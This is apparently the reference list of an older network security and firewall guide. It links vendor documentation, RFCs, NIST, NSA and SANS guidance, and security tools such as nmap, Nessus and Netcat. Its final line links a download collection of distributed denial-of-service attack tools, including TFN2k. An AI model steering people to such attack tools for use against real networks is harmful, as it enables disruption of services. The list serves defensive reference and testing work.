http://www.cisco.com/warp/public/cc/pd/rt/2600/prodlit/2600_ds.htm
http://www.cisco.com/warp/public/cc/pd/hb/vp3000/prodlit/vpn3k_ds.htm

Other Vendor Info

BEA Firewall Deployment Guide
http://edocs.bea.com/wls/docs61/cluster/planning.html

Legator Networker Firewall Guide
http://www.legato.com/resources/bulletins/354.html

Secure Computing (Safeword cards)
http://www.securecomputing.com

Sun Solaris Network Settings for Security
http://www.sun.com/solutions/blueprints/1200/network-updt1.pdf

Online References

IKE (RFC2409) and IPsec (RFC2401)
ftp://ftp.isi.edu/in-notes/rfc2409.txt
ftp://ftp.isi.edu/in-notes/rfc2401.txt

NSA Router Configuration Guide
http://nsa2.www.conxion.com/cisco/download.htm

NIST Guidelines on Firewalls and Firewall Policy
http://csrc.nist.gov/publications/nistpubs/800-41/sp800-41.pdf

NIST Guidelines on Network Security Testing
http://csrc.nist.gov/publications/drafts/security-testing.pdf

SANS and FBI Top 20 Most Critical Internet Vulnerabilties
http://www.sans.org/top20.htm

Dangers of Preshared keys with XAUTH and IKE
http://www.ima.umn.edu/~pliam/xauth

Crypto Law Survey
http://cwis.kub.nl/~frw/people/koops/lawsurvy.htm

Oulu University Secure Programming Group, PROTOS Test Suite for SNMPv1
http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/snmpv1/index.html

SANS Network Security Policy Project
http://www.sans.org/newlook/resources/policies/policies.htm

Bandwidth Quick Reference
http://www.bandwidth.com/

Tools

Insecure.org's Top 50 Security Tools
http://www.insecure.org/tools.html

Nessus: http://www.nessus.org

Netcat: http://www.atstake.com/research/tools

nmap
http://www.insecure.org/nmap (Unix)
http://www.eeye.com/html/Research/Tools/nmapnt.html (Windows)

OpenSSH: www.openssh.org

OpenSSL: www.openssl.org

Pine: http://www.washington.edu/pine

Sam Spade: http://samspade.org

ShieldsUp: http://www.grc.org

Spam Assassin: http://spamassassin.org

Tripwire: http://www.tripwire.org

Distributed Denial of Service Attack Tools (including TFN2k)
http://packetstorm.decepticons.org/distributed